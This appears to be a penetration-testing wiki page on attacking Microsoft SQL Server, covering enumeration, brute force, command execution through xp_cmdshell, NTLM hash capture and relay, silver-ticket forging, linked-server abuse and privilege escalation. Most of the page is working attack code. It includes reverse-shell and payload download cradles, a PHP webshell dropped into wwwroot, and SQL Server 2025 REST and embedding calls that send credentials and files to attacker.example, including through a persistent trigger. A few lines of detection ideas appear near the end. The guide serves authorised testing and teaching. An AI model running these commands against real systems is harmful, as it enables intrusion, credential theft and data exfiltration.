1433 - Pentesting MSSQL - Microsoft SQL Server
Basic Information
Microsoft SQL Server is Microsoft’s relational database management system. The default TCP-enabled instance commonly listens on 1433, while named instances use dynamic ports by default and may be discovered through SQL Server Browser on UDP/1434. Always enumerate the actual instance and port configuration.[20]
1433/tcp open ms-sql-s Microsoft SQL Server 2017 14.00.1000.00; RTMLanding on a Managed Database-as-a-Service (DBaaS)
In a managed DBaaS, customers normally cannot administer the underlying host, and host-level primitives may be removed or mediated. Focus on SQL authorization, application-layer flaws, data access, cloud IAM/integration roles, backups, and network design. Capabilities differ by product: for example, Amazon RDS for SQL Server does not support xp_cmdshell or the TRUSTWORTHY database property.[21]
[!WARNING] You get a database endpoint, not a server. The cloud provider manages the host OS, the database engine binaries, and many security policies.
SQL Server system databases
- master Database: This database is crucial as it captures all system-level details for a SQL Server instance.
- msdb Database: SQL Server Agent utilizes this database to manage scheduling for alerts and jobs.
- model Database: Acts as a blueprint for every new database on the SQL Server instance, where any alterations like size, collation, recovery model, and more are mirrored in newly created databases.
- Resource Database: A read-only database that houses system objects that come with SQL Server. These objects, while stored physically in the Resource database, are logically presented in the sys schema of every database.
- tempdb Database: Serves as a temporary storage area for transient objects or intermediate result sets.[22]
Enumeration
Automatic Enumeration
If you don’t know anything about the service:
nmap --script ms-sql-info,ms-sql-empty-password,ms-sql-xp-cmdshell,ms-sql-config,ms-sql-ntlm-info,ms-sql-tables,ms-sql-hasdbaccess,ms-sql-dac,ms-sql-dump-hashes --script-args mssql.instance-port=1433,mssql.username=sa,mssql.password=,mssql.instance-name=MSSQLSERVER -sV -p 1433 <IP>
msf> use auxiliary/scanner/mssql/mssql_ping
[!TIP] If you don’t have credentials you can try to guess them. You can use nmap or metasploit. Be careful, you can block accounts if you fail login several times using an existing username.
Metasploit (need creds)
#Set USERNAME, RHOSTS and PASSWORD
#Set DOMAIN and USE_WINDOWS_AUTHENT if domain is used

#Steal NTLM
msf> use auxiliary/admin/mssql/mssql_ntlm_stealer #Steal NTLM hash, before executing run Responder

#Info gathering
msf> use admin/mssql/mssql_enum #Security checks
msf> use admin/mssql/mssql_enum_domain_accounts
msf> use admin/mssql/mssql_enum_sql_logins
msf> use auxiliary/admin/mssql/mssql_findandsampledata
msf> use auxiliary/scanner/mssql/mssql_hashdump
msf> use auxiliary/scanner/mssql/mssql_schemadump

# Search for interesting data
msf> use auxiliary/admin/mssql/mssql_findandsampledata
msf> use auxiliary/admin/mssql/mssql_idf

# Privilege escalation
msf> use exploit/windows/mssql/mssql_linkcrawler
msf> use admin/mssql/mssql_escalate_execute_as #If the user has IMPERSONATION privilege, this will try to escalate
msf> use admin/mssql/mssql_escalate_dbowner #Escalate from db_owner to sysadmin

#Code execution
msf> use admin/mssql/mssql_exec #Execute commands
msf> use exploit/windows/mssql/mssql_payload #Uploads and execute a payload

#Add new admin user from meterpreter session
msf> use windows/manage/mssql_local_auth_bypass
Brute force
User Enumeration via RID Brute Force
You can enumerate domain users through MSSQL by brute-forcing RIDs (Relative Identifiers). This technique is useful when you have valid credentials but limited privileges:
# Using NetExec (nxc) - formerly CrackMapExec
nxc mssql <IP> --local-auth -u <username> -p '<password>' --rid-brute 5000

# Examples:
nxc mssql 10.129.234.50 --local-auth -u sqlguest -p 'zDPBpaF4FywlqIv11vii' --rid-brute 5000
nxc mssql 10.10.10.59 -u sa -p 'P@ssw0rd' --rid-brute 10000

# Without --local-auth for domain accounts
nxc mssql 10.10.10.59 -u DOMAIN\\user -p 'password' --rid-brute 5000
Expected output:
[snippet]
MSSQL                    10.129.234.50   1433   DC               1104: REDELEGATE\Christine.Flanders
MSSQL                    10.129.234.50   1433   DC               1105: REDELEGATE\Marie.Curie
MSSQL                    10.129.234.50   1433   DC               1106: REDELEGATE\Helen.Frost
MSSQL                    10.129.234.50   1433   DC               1107: REDELEGATE\Michael.Pontiac
MSSQL                    10.129.234.50   1433   DC               1108: REDELEGATE\Mallory.Roberts
MSSQL                    10.129.234.50   1433   DC               1109: REDELEGATE\James.Dinkleberg
[snippet]
Parameters:
--local-auth: Use local authentication instead of domain--rid-brute <max_rid>: Brute force RIDs up to the specified number (default: 4000)-u: Username-p: Password
This technique will enumerate users by querying the MSSQL server for account information associated with sequential RIDs.
Manual Enumeration
Login
# Bruteforce using tickets, hashes, and passwords against the hosts listed on the hosts.txt
mssqlpwner hosts.txt brute -tl tickets.txt -ul users.txt -hl hashes.txt -pl passwords.txt

# Bruteforce using hashes, and passwords against the hosts listed on the hosts.txt
mssqlpwner hosts.txt brute -ul users.txt -hl hashes.txt -pl passwords.txt

# Bruteforce using tickets against the hosts listed on the hosts.txt
mssqlpwner hosts.txt brute -tl tickets.txt -ul users.txt

# Bruteforce using passwords against the hosts listed on the hosts.txt
mssqlpwner hosts.txt brute -ul users.txt -pl passwords.txt

# Bruteforce using hashes against the hosts listed on the hosts.txt
mssqlpwner hosts.txt brute -ul users.txt -hl hashes.txt
# Using Impacket mssqlclient.py
mssqlclient.py [-db volume] <DOMAIN>/<USERNAME>:<PASSWORD>@<IP>
## Recommended -windows-auth when you are going to use a domain. Use as domain the netBIOS name of the machine
mssqlclient.py [-db volume] -windows-auth <DOMAIN>/<USERNAME>:<PASSWORD>@<IP>
# Using sqsh
sqsh -S <IP> -U <Username> -P <Password> -D <Database>
## In case Windows Auth using "." as domain name for local user
sqsh -S <IP> -U .\\<Username> -P <Password> -D <Database>
## In sqsh, use GO after writing the query to send it
1> select 1;
2> goCommon Enumeration
-- Get version
select @@version;
-- Get user
select user_name();
-- Get databases
SELECT name FROM master.dbo.sysdatabases;
-- Use database
USE master

-- Get table names
SELECT * FROM <databaseName>.INFORMATION_SCHEMA.TABLES;
-- List linked servers
EXEC sp_linkedservers
SELECT * FROM sys.servers;
-- List logins
select sp.name as login, sp.type_desc as login_type, sl.password_hash, sp.create_date, sp.modify_date, case when sp.is_disabled = 1 then 'Disabled' else 'Enabled' end as status from sys.server_principals sp left join sys.sql_logins sl on sp.principal_id = sl.principal_id where sp.type not in ('G', 'R') order by sp.name;
-- Create a login and grant sysadmin (requires sufficient privileges)
CREATE LOGIN hacker WITH PASSWORD = 'P@ssword123!'
EXEC sp_addsrvrolemember 'hacker', 'sysadmin'

-- Impacket mssqlclient helper: enumerate links
enum_links
-- Impacket mssqlclient helper: use a link
use_link [NAME]
Get users
See Types of MSSQL users for the distinction between server logins and database users.
-- Get all the users and roles
select * from sys.database_principals;
-- This query filters the results
select name,
       create_date,
       modify_date,
       type_desc as type,
       authentication_type_desc as authentication_type,
       sid
from sys.database_principals
where type not in ('A', 'R')
order by name;

-- Both select users of the current database, not server logins.
-- Useful when catalog visibility restricts sys.database_principals.
EXEC sp_helpuser
SELECT * FROM sysusers
Catalog visibility is permission-limited, so a low-privileged user may see only themselves, system users, fixed roles, and principals on which they hold permission.[10]
Get Permissions
- Securable: Defined as the resources managed by SQL Server for access control. These are categorized into:
- Server – Examples include databases, logins, endpoints, availability groups, and server roles.
- Database – Examples cover database role, application roles, schema, certificates, full text catalogs, and users.
- Schema – Includes tables, views, procedures, functions, synonyms, etc.
- Permission: Associated with SQL Server securables, permissions such as ALTER, CONTROL, and CREATE can be granted to a principal. Management of permissions occurs at two levels:[11]
- Server Level using logins
- Database Level using users
- Principal: This term refers to the entity that is granted permission to a securable. Principals mainly include logins and database users. The control over access to securables is exercised through the granting or denying of permissions or by including logins and users in roles equipped with access rights.
-- Show all securable classes
SELECT distinct class_desc FROM sys.fn_builtin_permissions(DEFAULT);
-- Show all built-in permissions
SELECT * FROM sys.fn_builtin_permissions(DEFAULT);
-- Get my permissions over the SERVER securable
SELECT * FROM fn_my_permissions(NULL, 'SERVER');
-- Get my permissions over a database
USE <database>
SELECT * FROM fn_my_permissions(NULL, 'DATABASE');
-- Get members of the sysadmin role
Use master
EXEC sp_helpsrvrolemember 'sysadmin';
-- Check whether the current login is sysadmin
SELECT IS_SRVROLEMEMBER('sysadmin');
-- Show explicit permissions recorded for xp_cmdshell
Use master
EXEC sp_helprotect 'xp_cmdshell'
Tricks
Execute OS Commands
[!CAUTION] Note that in order to be able to execute commands it’s not only necessary to have
xp_cmdshellenabled, but also have the EXECUTE permission on thexp_cmdshellstored procedure. You can get who (except sysadmins) can usexp_cmdshellwith:Use master EXEC sp_helprotect 'xp_cmdshell'
# Username + Password + CMD command
crackmapexec mssql -d <Domain name> -u <username> -p <password> -x "whoami"
# Username + Hash + PS command
crackmapexec mssql -d <Domain name> -u <username> -H <HASH> -X '$PSVersionTable'

# Check if xp_cmdshell is enabled
SELECT * FROM sys.configurations WHERE name = 'xp_cmdshell';

# This turns on advanced options and is needed to configure xp_cmdshell
sp_configure 'show advanced options', '1'
RECONFIGURE
#This enables xp_cmdshell
sp_configure 'xp_cmdshell', '1'
RECONFIGURE

#One liner
EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;

# Quickly check what the service account is via xp_cmdshell
EXEC master..xp_cmdshell 'whoami'
# Get Rev shell
EXEC xp_cmdshell 'echo IEX(New-Object Net.WebClient).DownloadString("http://10.10.14.13:8000/rev.ps1") | powershell -noprofile'

# Bypass a blacklist matching the literal "EXEC xp_cmdshell"
'; DECLARE @x AS VARCHAR(100)='xp_cmdshell'; EXEC @x 'ping k7s3rpqn8ti91kvy0h44pre35ublza.burpcollaborator.net' --# Executing custom assembly on the current server with windows authentication and executing hostname command
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth custom-asm hostname
# Executing custom assembly on the current server with windows authentication and executing hostname command on the SRV01 linked server
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 custom-asm hostname
# Executing the hostname command using stored procedures on the linked SRV01 server
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 exec hostname
# Executing the hostname command using stored procedures on the linked SRV01 server with sp_oacreate method
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 exec "cmd /c mshta http://192.168.45.250/malicious.hta" -command-execution-method sp_oacreateWMI-based remote SQL collection (sqlcmd + CSV export)
Operators can pivot from an IIS/app tier to SQL Servers using WMI to execute a small batch that authenticates to MSSQL and runs ad‑hoc queries, exporting results to CSV. This keeps collection simple and blends with admin activity.[1]
Example mssq.bat
@echo off
rem Usage: mssq.bat <server> <user> <pass> <"SQL"> <out.csv>
set S=%1
set U=%2
set P=%3
set Q=%4
set O=%5
rem Remove headers, trim trailing spaces, CSV separator = comma
sqlcmd -S %S% -U %U% -P %P% -Q "SET NOCOUNT ON; %Q%" -W -h -1 -s "," -o "%O%"
Invoke it remotely with WMI
wmic /node:SQLHOST /user:DOMAIN\user /password:Passw0rd! process call create "cmd.exe /c C:\\Windows\\Temp\\mssq.bat 10.0.0.5 sa P@ssw0rd \"SELECT TOP(100) name FROM sys.tables\" C:\\Windows\\Temp\\out.csv"PowerShell alternative
$cmd = 'cmd.exe /c C:\\Windows\\Temp\\mssq.bat 10.0.0.5 sa P@ssw0rd "SELECT name FROM sys.databases" C:\\Windows\\Temp\\dbs.csv'
Invoke-WmiMethod -ComputerName SQLHOST -Class Win32_Process -Name Create -ArgumentList $cmd
Notes
- sqlcmd may be missing; fall back to osql, PowerShell Invoke-Sqlcmd, or a one‑liner using System.Data.SqlClient.
- Use quoting carefully; long/complex queries are easier to supply via a file or Base64‑encoded argument decoded inside the batch/PowerShell stub.
- Exfil the CSV via SMB (e.g., copy from \SQLHOST\C$\Windows\Temp) or compress and move through your C2.
Get hashed passwords
SELECT * FROM master.sys.syslogins;Steal NetNTLM hash / Relay attack
You should start a SMB server to capture the hash used in the authentication (impacket-smbserver or responder for example).[15]
xp_dirtree '\\<attacker_IP>\any\thing'
exec master.dbo.xp_dirtree '\\<attacker_IP>\any\thing'
EXEC master..xp_subdirs '\\<attacker_IP>\anything\'
EXEC master..xp_fileexist '\\<attacker_IP>\anything\'

# Capture hash
sudo responder -I tun0
sudo impacket-smbserver share ./ -smb2support
msf> use auxiliary/admin/mssql/mssql_ntlm_stealer# Issuing NTLM relay attack on the SRV01 server
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 ntlm-relay 192.168.45.250
# Issuing NTLM relay attack on chain ID 2e9a3696-d8c2-4edd-9bcc-2908414eeb25
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -chain-id 2e9a3696-d8c2-4edd-9bcc-2908414eeb25 ntlm-relay 192.168.45.250
# Issuing NTLM relay attack on the local server with custom command
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth ntlm-relay 192.168.45.250[!WARNING] You can check if who (apart sysadmins) has permissions to run those MSSQL functions with:
Use master;
EXEC sp_helprotect 'xp_dirtree';
EXEC sp_helprotect 'xp_subdirs';
EXEC sp_helprotect 'xp_fileexist';
Tools such as Responder or Inveigh can capture the NTLM challenge-response emitted by the SQL Server service account. This is not the account’s NT hash; it is a NetNTLMv1/v2 exchange that may be tested offline or relayed only when the corresponding protocol protections permit it. See network poisoning and relay attacks.
From NetNTLMv2 capture to MSSQL silver ticket (PAC group injection)
- Capture the SQL Server service account NetNTLMv2 via
xp_dirtree '\\\\<attacker_ip>\\share'with Responder (Hashcat mode 5600 to crack). - Derive the service NTLM hash from the recovered password:
python3 - <<'PY'
import hashlib
print(hashlib.new("md4", "<PASSWORD>".encode("utf-16le")).hexdigest())
PY- Get the domain SID bytes with
SELECT SUSER_SID('DOMAIN\\Domain Users');(RID = last 4 bytes, little endian). Map/brute RIDs withnxc mssql ... --rid-bruteto find a group granting sysadmin (e.g., RID1105). - Forge a silver ticket for the MSSQL SPN with the privileged group RID injected in the PAC:
ticketer.py -nthash <SERVICE_NTLM> -domain-sid <DOMAIN_SID> -domain <DOMAIN> -spn MSSQLSvc/<fqdn>:1433 -groups <GROUP_RID> <user_to_impersonate>
KRB5CCNAME=<user_to_impersonate>.ccache mssqlclient.py -no-pass -k <fqdn>- Enable
xp_cmdshellif needed; commands run as the SQL Server service account even when impersonating via the forged ticket.[3]
Abusing MSSQL trusted Links
See Abusing Active Directory MSSQL for more linked-server attack paths.
Linked-server credential mapping -> remote sysadmin -> OS RCE
Linked servers can be configured with a non-self login mapping (Local Login -> Remote Login). In that case, a low-privileged login on the first SQL Server can execute queries on the second one as the mapped remote principal. This works the same way even when the linked instance lives in another domain or forest.[2][17]
First enumerate the links and their mappings:[4]
EXEC sp_linkedservers;
EXEC sp_helplinkedsrvlogin '<LINK_NAME>';
Then verify which account you become on the remote side and whether it is sysadmin:
EXEC ('SELECT SYSTEM_USER') AT [<LINK_NAME>];
EXEC ('SELECT IS_SRVROLEMEMBER(''sysadmin'')') AT [<LINK_NAME>];
If the mapped remote login is sysadmin, the linked server becomes a remote code execution primitive because you can reconfigure the far-end instance and run OS commands as the SQL Server service account:
EXEC ('sp_configure ''show advanced options'', 1; RECONFIGURE;') AT [<LINK_NAME>];
EXEC ('sp_configure ''xp_cmdshell'', 1; RECONFIGURE;') AT [<LINK_NAME>];
EXEC ('EXEC xp_cmdshell ''whoami''') AT [<LINK_NAME>];
Using impacket-mssqlclient, the same workflow is usually faster:
mssqlclient.py -windows-auth <DOMAIN>/<USER>:<PASSWORD>@<SQLHOST>
# Inside the SQL shell:
enum_links
use_link [<LINK_NAME>]
enable_xp_cmdshell
xp_cmdshell whoami
To upgrade single-command execution into an interactive shell, launch a reverse shell through xp_cmdshell:
xp_cmdshell powershell -e <BASE64_BLOB>
rlwrap -cAr nc -lnvp 443
[!TIP] If
xp_cmdshellis disabled, the initial error often confirms thatsp_configure/RECONFIGUREis the intended enablement path. Also look for exported policy files such asPolicy_Backup.inf(secedit /exportoutput), because they can expose local rights assignments (SeImpersonatePrivilege,SeDebugPrivilege, Kerberos skew, SMB signing, NTLM hardening) that help choose the next privilege-escalation step once you land on the SQL host.
Write Files
One file-write method is to enable Ole Automation Procedures and instantiate Scripting.FileSystemObject. Changing the server option requires high privileges, execution additionally depends on stored-procedure permissions, and the destination is limited by the SQL Server service account’s filesystem access:
-- Enable Ole Automation Procedures
sp_configure 'show advanced options', 1
RECONFIGURE

sp_configure 'Ole Automation Procedures', 1
RECONFIGURE

-- Create a file
DECLARE @OLE INT
DECLARE @FileID INT
EXECUTE sp_OACreate 'Scripting.FileSystemObject', @OLE OUT
EXECUTE sp_OAMethod @OLE, 'OpenTextFile', @FileID OUT, 'c:\inetpub\wwwroot\webshell.php', 8, 1
EXECUTE sp_OAMethod @FileID, 'WriteLine', Null, '<?php echo shell_exec($_GET["c"]);?>'
EXECUTE sp_OADestroy @FileID
EXECUTE sp_OADestroy @OLE
Read file with OPENROWSET
With the required bulk-operation permission and SQL Server service-account filesystem access, OPENROWSET(BULK ...) can read a local or reachable file:
SELECT * FROM OPENROWSET(BULK N'C:/Windows/System32/drivers/etc/hosts', SINGLE_CLOB) AS ContentsHowever, the BULK option requires the ADMINISTER BULK OPERATIONS or the ADMINISTER DATABASE BULK OPERATIONS permission.[12]
-- Check whether you have the required bulk permissions
SELECT * FROM fn_my_permissions(NULL, 'SERVER') WHERE permission_name='ADMINISTER BULK OPERATIONS' OR permission_name='ADMINISTER DATABASE BULK OPERATIONS';
Error-based vector for SQLi:
https://vuln.app/getItem?id=1+and+1=(select+x+from+OpenRowset(BULK+'C:\Windows\win.ini',SINGLE_CLOB)+R(x))--SQL Server 2025 AI / REST abuse
SQL Server 2025 adds database-native outbound HTTPS and external embedding model support, which creates new exfiltration, coercion, persistence, and C2 primitives.[5][6]
sp_invoke_external_rest_endpoint for HTTPS exfiltration
Useful constraints before abusing it:
- Disabled by default on SQL Server 2025. A user with
ALTER SETTINGS(commonlysysadmin/serveradmin) must enable it:
EXECUTE sp_configure 'external rest endpoint enabled', 1;
RECONFIGURE WITH OVERRIDE;- The caller needs
EXECUTE ANY EXTERNAL ENDPOINT.[7] - Requests must use HTTPS/TLS with a valid certificate chain.
- Sent/received payloads can reach 100 MB, making chunked table dumps practical.
Serialize rows with FOR JSON AUTO and send them directly from the SQL Server process:
DECLARE @payload NVARCHAR(MAX);
SELECT @payload = (
    SELECT username, password
    FROM dbo.app_users
    FOR JSON AUTO
);
EXEC sp_invoke_external_rest_endpoint
    @url = N'https://attacker.example/collect',
    @method = 'POST',
    @payload = @payload;
Because the network origin is the database engine, this is quieter than dropping a separate implant or calling PowerShell.
File exfiltration via OPENROWSET + REST endpoint
If the SQL Server service account can read a file, combine OPENROWSET(BULK ...) with the REST primitive to exfiltrate it over HTTPS:
DECLARE @payload NVARCHAR(MAX);
SELECT @payload = BulkColumn
FROM OPENROWSET(BULK N'C:\Windows\System32\drivers\etc\hosts', SINGLE_CLOB) AS x;
EXEC sp_invoke_external_rest_endpoint
    @url = N'https://attacker.example/files?name=hosts.txt',
    @method = 'POST',
    @headers = N'{"Content-Type":"text/plain"}',
    @payload = @payload;
Persistent row exfiltration with triggers
Instead of repeatedly dumping a table, weaponize an AFTER INSERT trigger so new rows are posted automatically:
CREATE TRIGGER tr_exfil_users ON dbo.app_users AFTER INSERT AS
DECLARE @payload NVARCHAR(MAX);
SELECT @payload = (SELECT username, password FROM inserted FOR JSON AUTO);
EXEC sp_invoke_external_rest_endpoint
    @url = N'https://attacker.example/collect',
    @method = 'POST',
    @payload = @payload;
This is a database-resident persistence primitive for future credential or secret capture.
CREATE EXTERNAL MODEL / AI_GENERATE_EMBEDDINGS
CREATE EXTERNAL MODEL stores an embedding endpoint definition inside the database. AI_GENERATE_EMBEDDINGS then sends attacker-controlled strings to that endpoint and returns the JSON vector response.
CREATE EXTERNAL MODEL attacker_model
WITH (
    LOCATION = N'https://attacker.example/v1/embeddings',
    API_FORMAT = 'OpenAI',
    MODEL_TYPE = EMBEDDINGS,
    MODEL = N'mock-embedding-model'
);
SELECT AI_GENERATE_EMBEDDINGS(N'checkin' USE MODEL attacker_model);
Useful permission notes:
- Creating/altering models requires
CREATE EXTERNAL MODELorALTER ANY EXTERNAL MODEL.[8] - A principal needs
EXECUTEon the external model to use it. AI_GENERATE_EMBEDDINGSalso depends onexternal rest endpoint enabled.[9]
NetNTLM coercion via ONNX Runtime UNC paths
If ONNX external models are enabled, LOCATION and LOCAL_RUNTIME_PATH can point to a UNC path. When the model is invoked, SQL Server tries to access the attacker SMB share and authenticates before the runtime initialization fails.
EXEC sp_configure 'show advanced options', 1; RECONFIGURE;
EXEC sp_configure 'external AI runtimes enabled', 1; RECONFIGURE;
ALTER DATABASE SCOPED CONFIGURATION SET PREVIEW_FEATURES = ON;
CREATE EXTERNAL MODEL onnx_unc_test
WITH (
    LOCATION = N'\\attacker\share',
    LOCAL_RUNTIME_PATH = N'\\attacker\share',
    API_FORMAT = 'ONNX Runtime',
    MODEL_TYPE = EMBEDDINGS,
    MODEL = 'test'
);
SELECT AI_GENERATE_EMBEDDINGS(N'test' USE MODEL onnx_unc_test);
This behaves like other coercion gadgets, but the trigger is an AI model invocation instead of xp_dirtree.
C2 over embedding traffic
An attacker-controlled HTTPS service can impersonate an OpenAI-compatible embeddings endpoint. A T-SQL loop (or an UNSAFE CLR assembly loaded from hex) can:
- check in with
AI_GENERATE_EMBEDDINGS(N'checkin' USE MODEL <model>) - parse tasking with
OPENJSON - execute OS commands with
xp_cmdshellor directly via CLR /CreateProcessW - send command output back in another embedding request
This turns normal-looking embedding traffic into a database-native C2 transport.
Detection ideas
- Query
sys.external_modelsand alert onCREATE/ALTER/DROP EXTERNAL MODEL. - Monitor enablement of
external rest endpoint enabledandexternal AI runtimes enabled. - If you use SQL Audit / XEvents, capture the SQL text for these statements and review
external_rest_endpoint_summaryandai_generate_embeddings_summaryevents.
RCE/Read files executing scripts (Python and R)

When SQL Server Machine Learning Services and external script execution are installed and enabled, an authorized principal may run Python and/or R through sp_execute_external_script. Launchpad executes scripts in a separate security context from xp_cmdshell; the exact identity and sandboxing depend on the version and configuration.
Example of an unavailable or misconfigured R “Hello World” execution:
Example using configured python to perform several actions:
-- Print the user being used (and execute commands)
EXECUTE sp_execute_external_script @language = N'Python', @script = N'print(__import__("getpass").getuser())'
EXECUTE sp_execute_external_script @language = N'Python', @script = N'print(__import__("os").system("whoami"))'
-- Open and read a file
EXECUTE sp_execute_external_script @language = N'Python', @script = N'print(open("C:\\inetpub\\wwwroot\\web.config", "r").read())'
-- Multiline script
EXECUTE sp_execute_external_script @language = N'Python', @script = N'
import sys
print(sys.version)
'
GO
Read Registry
Microsoft SQL Server provides multiple extended stored procedures that allow you to interact with not only the network but also the file system and even the Windows Registry:[16]
| Regular | Instance-Aware |
|---|---|
| sys.xp_regread | sys.xp_instance_regread |
| sys.xp_regenumvalues | sys.xp_instance_regenumvalues |
| sys.xp_regenumkeys | sys.xp_instance_regenumkeys |
| sys.xp_regwrite | sys.xp_instance_regwrite |
| sys.xp_regdeletevalue | sys.xp_instance_regdeletevalue |
| sys.xp_regdeletekey | sys.xp_instance_regdeletekey |
| sys.xp_regaddmultistring | sys.xp_instance_regaddmultistring |
| sys.xp_regremovemultistring | sys.xp_instance_regremovemultistring |
-- Example: read the registry
EXECUTE master.sys.xp_regread 'HKEY_LOCAL_MACHINE', 'Software\Microsoft\Microsoft SQL Server\MSSQL12.SQL2014\SQLServerAgent', 'WorkingDirectory';
-- Example: write and then read the registry
EXECUTE master.sys.xp_instance_regwrite 'HKEY_LOCAL_MACHINE', 'Software\Microsoft\MSSQLSERVER\SQLServerAgent\MyNewKey', 'MyNewValue', 'REG_SZ', 'Now you see me!';
EXECUTE master.sys.xp_instance_regread 'HKEY_LOCAL_MACHINE', 'Software\Microsoft\MSSQLSERVER\SQLServerAgent\MyNewKey', 'MyNewValue';
-- Example: inspect explicit permissions on these procedures
Use master;
EXEC sp_helprotect 'xp_regread';
EXEC sp_helprotect 'xp_regwrite';
For more examples check out the original source.[16]
RCE with MSSQL User Defined Function - SQLHttp
It’s possible to load a .NET dll within MSSQL with custom functions. This, however, requires dbo access so you need a connection with database as sa or an Administrator role.
See MSSQL user-defined function SQLHttp for an example.
RCE with autoadmin_task_agents
According to the cited research, some vulnerable/privileged configurations can load a remote assembly through autoadmin_task_agents. This is version- and component-specific; verify that the internal table and Smart Admin task loader exist before treating it as a general SQL Server primitive.[18]
update autoadmin_task_agents set task_assembly_name = "class.dll", task_assembly_path="\\remote-server\\ping.dll",className="Class1.Class1";With:
using Microsoft.SqlServer.SmartAdmin;
using System;
using System.Diagnostics;

namespace Class1
{
    public class Class1 : TaskAgent
    {
        public Class1()
        {

            Process process = new Process();
            process.StartInfo.FileName = "cmd.exe";
            process.StartInfo.Arguments = "/c ping localhost -t";
            process.StartInfo.UseShellExecute = false;
            process.StartInfo.RedirectStandardOutput = true;
            process.Start();
            process.WaitForExit();
        }

        public override void DoWork()
        {

        }

        public override void ExternalJob(string command, LogBaseService jobLogger)
        {

        }

        public override void Start(IServicesFactory services)
        {

        }

        public override void Stop()
        {

        }


        public void Test()
        {

        }
    }
}
Other ways for RCE
There are other methods to get command execution, such as adding extended stored procedures, CLR Assemblies, SQL Server Agent Jobs, and external scripts.
MSSQL Privilege Escalation
From db_owner to sysadmin
If a regular user is db_owner of a database whose owner maps to a privileged server login (such as sa) and TRUSTWORTHY is enabled, modules created with EXECUTE AS OWNER may cross the database boundary and escalate server privileges. Ownership, signing, and server permissions still matter; db_owner or TRUSTWORTHY alone is not sufficient.[13]
-- Get owners of databases
SELECT suser_sname(owner_sid) FROM sys.databases

-- Find trustworthy databases
SELECT a.name,b.is_trustworthy_on
FROM master..sysdatabases as a
INNER JOIN sys.databases as b
ON a.name=b.name;

-- Get roles in the selected database (look for your username as db_owner)
USE <trustworthy_db>
SELECT rp.name as database_role, mp.name as database_user
from sys.database_role_members drm
join sys.database_principals rp on (drm.role_principal_id = rp.principal_id)
join sys.database_principals mp on (drm.member_principal_id = mp.principal_id)

-- If the complete vulnerable chain is present, test escalation:
--1. Create a stored procedure to add your user to sysadmin role
USE <trustworthy_db>

CREATE PROCEDURE sp_elevate_me
WITH EXECUTE AS OWNER
AS
EXEC sp_addsrvrolemember 'USERNAME','sysadmin'

--2. Execute stored procedure to get sysadmin role
USE <trustworthy_db>
EXEC sp_elevate_me

--3. Verify your user is a sysadmin
SELECT is_srvrolemember('sysadmin')
You can use a metasploit module:
msf> use auxiliary/admin/mssql/mssql_escalate_dbownerOr a PS script:
# https://raw.githubusercontent.com/nullbind/Powershellery/master/Stable-ish/MSSQL/Invoke-SqlServer-Escalate-Dbowner.psm1
Import-Module .Invoke-SqlServerDbElevateDbOwner.psm1
Invoke-SqlServerDbElevateDbOwner -SqlUser myappuser -SqlPass MyPassword! -SqlServerInstance 10.2.2.184
Impersonation of other users
SQL Server has a special permission, named IMPERSONATE, that allows the executing user to take on the permissions of another user or login until the context is reset or the session ends.[14]
-- Find logins on which the current login has an explicit IMPERSONATE grant
SELECT DISTINCT target.name
FROM sys.server_permissions AS perm
JOIN sys.server_principals AS target
  ON perm.major_id = target.principal_id
WHERE perm.class_desc = 'LOGIN'
  AND perm.permission_name = 'IMPERSONATE'
  AND perm.state IN ('G', 'W')
  AND perm.grantee_principal_id = SUSER_ID();
-- Check whether sa or another privileged login is returned

-- Impersonate the sa login
EXECUTE AS LOGIN = 'sa'
SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')

-- If no login is returned, check linked servers too
enum_links
-- Re-run the checks on each in-scope link
use_link [NAME]
[!TIP] If you can impersonate a user, even if that login is not
sysadmin, check whether it has access to other databases or linked servers. Explicit-grant queries may miss access inherited through roles or broader permissions such asCONTROL SERVER; corroborate withfn_my_permissionsand safeEXECUTE AStests.
Note that once you are sysadmin you can impersonate any other one:
-- Impersonate RegUser
EXECUTE AS LOGIN = 'RegUser'
-- Verify you are now running as the MyUser4 login
SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')
-- Change back to sa
REVERT
You can perform this attack with a metasploit module:
msf> auxiliary/admin/mssql/mssql_escalate_execute_asor with a PS script:
# https://raw.githubusercontent.com/nullbind/Powershellery/master/Stable-ish/MSSQL/Invoke-SqlServer-Escalate-ExecuteAs.psm1
Import-Module .Invoke-SqlServer-Escalate-ExecuteAs.psm1
Invoke-SqlServer-Escalate-ExecuteAs -SqlServerInstance 10.2.9.101 -SqlUser myuser1 -SqlPass MyPassword!
Using MSSQL for Persistence
https://blog.netspi.com/sql-server-persistence-part-1-startup-stored-procedures/
Extracting passwords from SQL Server Linked Servers
An attacker can extract SQL Server Linked Servers passwords from the SQL Instances and get them in clear text, granting the attacker passwords that can be used to acquire a greater foothold on the target. The script to extract and decrypt the passwords stored for the Linked Servers can be found here
Some requirements, and configurations must be done in order for this exploit to work. First of all, you must have Administrator rights on the machine, or the ability to manage the SQL Server Configurations.
After validating your permissions, you need to configure three things, which are the following:
- Enable TCP/IP on the SQL Server instances;
- Add a Start Up parameter, in this case, a trace flag will be added, which is -T7806.
- Enable remote admin connection.
To automate these configurations, this repository has the needed scripts. Besides having a powershell script for each step of the configuration, the repository also has a full script which combines the configuration scripts and the extraction and decryption of the passwords.
For further information, refer to the following links regarding this attack: Decrypting MSSQL Database Link Server Passwords[19]
Troubleshooting the SQL Server Dedicated Administrator Connection
Local Privilege Escalation
